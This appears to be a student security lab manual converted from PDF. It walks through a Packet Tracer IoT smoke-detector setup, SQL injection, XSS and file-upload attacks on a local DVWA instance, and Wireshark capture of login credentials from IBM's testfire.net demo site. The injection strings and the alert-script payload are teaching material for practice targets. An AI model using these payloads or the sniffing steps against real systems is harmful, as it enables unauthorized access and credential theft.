
- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.

- Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create.
- Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.


- To obtain the smoke press ALT+ car.



## Perform exploiting DVWA

- Perform SQL injection on DVWA
- Perform Cross-site scripting on DVWA
- Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali: /home/kali
File Actions Edit View Help
[(kali㉿kali)-[~]]$ sudo -
[sudo] password for kali:
[(root㉿kali)-[/home/kali]]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 7518 bytes 890725 (869.8 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 11029 bytes 743234 (725.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 2102 bytes 94600 (92.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2102 bytes 94600 (92.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[(root㉿kali)-[/home/kali]]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

[(root㉿kali)-[/home/kali]]#
```

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –  
(ie. username: admin, password: password)




The DVWA logo features the letters "DVWA" in a bold, dark grey sans-serif font. A thick, stylized green swoosh or oval shape is positioned behind the letters, partially enclosing them. The swoosh has a slight gradient and a metallic texture.

Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 3: Set the DVWA security to low.



Home  
Instructions  
Setup

Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored

DVWA Security  
PHP Info  
About

Logout

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.



## Vulnerability: SQL Injection

- [Home](#)
- [Instructions](#)
- [Setup](#)
  
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
  
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
  
- [Logout](#)

**Username:** admin  
**Security Level:** low  
**PHPIDS:** disabled

User ID:

ID: 1"or"1="1  
First name: admin  
Surname: admin

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.

SQL statements are inserted into an entry field for execution.

**DVWA**

## Vulnerability: SQL Injection (Blind)

**User ID:**

ID: 1 "or=" 1  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

**Menu:**

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)**
- Upload
- XSS reflected
- XSS stored

**System Status:**

Username: admin  
Security Level: low  
PHPIDS: disabled

**View Source**

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 6: XSS reflected-Used to add the script

<script>alert("hacked") </script>

This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



## Vulnerability: Reflected Cross Site Script

What's your name?

Hello

⊕ 192.168.56.101  
hacked

OK

**XSS reflected**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
**XSS reflected**  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.

i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.



## Vulnerability: SQL Injection

User ID:

ID: 1" or "1="1  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

**Menu:**

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

## Index of /dvwa/hackable/uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#"> demo.txt</a>	23-Feb-2023 03:10	34	
<a href="#"> dvwa_email.png</a>	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


### Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.

## Step 1: Login to kali as root user and type Wireshark.



**Step 2:** Wireshark Network Analyzer will be opened and double click on **eth0**(1<sup>st</sup> option).



**Step 3:** Go to Firefox and search **testfire.net**

Altoro Mutual | testfire.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Altoro Mutual

**ONLINE BANKING LOGIN**

**PERSONAL**

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

**SMALL BUSINESS**

**INSIDE ALTORO MUTUAL**

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

**Online Banking with FREE Online Bill Pay**

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

**Real Estate Financing**

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

**Business Credit Cards**

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

**Retirement Solutions**

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security

The 2000 employees of Altoro Mutual pledge to provide you with the best information and keep it confidential.

Win a Samsung Galaxy

Completing this short survey will help us better serve you.

This web application is open to the public.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Username: admin Password: admin

Altoro Mutual

**ONLINE BANKING LOGIN**

**PERSONAL**

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

**SMALL BUSINESS**

**INSIDE ALTORO MUTUAL**

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

**Online Banking Login**

Username:

Password:

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW10>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

This web application is open to the public.

File Machine View Input Devices Help

Kali Linux Altoro Mutual testfire.net/bank/main.jsp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#)

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO... View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language.

ADMINISTRATION Add User

Privacy Policy Security Statement Server Status Check REST API © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage.

The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not in any way guarantee the accuracy of the information contained in this site. IBM is not liable for any damages resulting from the use of this site. Copyright © 2008, 2023, IBM Corporation. All rights reserved.

**Step 4:** Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.

File Machine View Input Devices Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

File https

No.	Time	Source	Destination	Protocol	Length	Info
1708...	269.503002333	192.168.15.199	65.61.137.117	HTTP	412	GET /images/pf_lock.gif HTTP/1.1
3688...	573.333990373	192.168.15.199	23.53.240.248	OCSP	481	Request
3692...	573.595093569	192.168.15.199	23.53.240.248	OCSP	481	Request
3722...	576.603360905	23.53.240.248	192.168.15.199	OCSP	569	Response
3722...	576.603360905	23.53.240.248	192.168.15.199	OCSP	569	Response
3722...	576.603590716	23.53.240.248	192.168.15.199	OCSP	481	Request
3737...	578.723132424	192.168.15.199	23.53.240.248	OCSP	481	Request
3789...	586.717871728	23.53.240.248	192.168.15.199	OCSP	1055	Response
6248...	935.087141532	65.61.137.117	192.168.15.199	HTTP	316	HTTP/1.1 302 Found
6248...	935.097248555	23.53.240.248	192.168.15.199	OCSP	1055	Response
6248...	935.097248785	23.53.240.248	192.168.15.199	OCSP	1055	Response
8282...	1195.8414602...	192.168.15.199	23.53.240.248	OCSP	481	Request
8358...	1265.9196413...	192.168.15.199	23.53.240.248	OCSP	481	Request
8363...	1267.0432270...	23.53.240.248	192.168.15.199	OCSP	569	Response

Frame 46451: 638 bytes on wire (5104 bits), 638 bytes captured (5104 bits) at 08:00:27:b1:9d:67 (08:00:27:b1:9d:67) on interface eth0  
Ethernet II, Src: PcsCompu\_b1:9d:67 (08:00:27:b1:9d:67), Dst: PC (65.61.137.117)  
Internet Protocol Version 4, Src: 192.168.15.199, Dst: 65.61.137.117  
Transmission Control Protocol, Src Port: 41950, Dst Port: 80, Seq: 20454, Ack: 10489, Len: 638  
Hypertext Transfer Protocol  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "uid" = "admin"  
Form item: "passw" = "admin"  
Form item: "btnSubmit" = "Login"

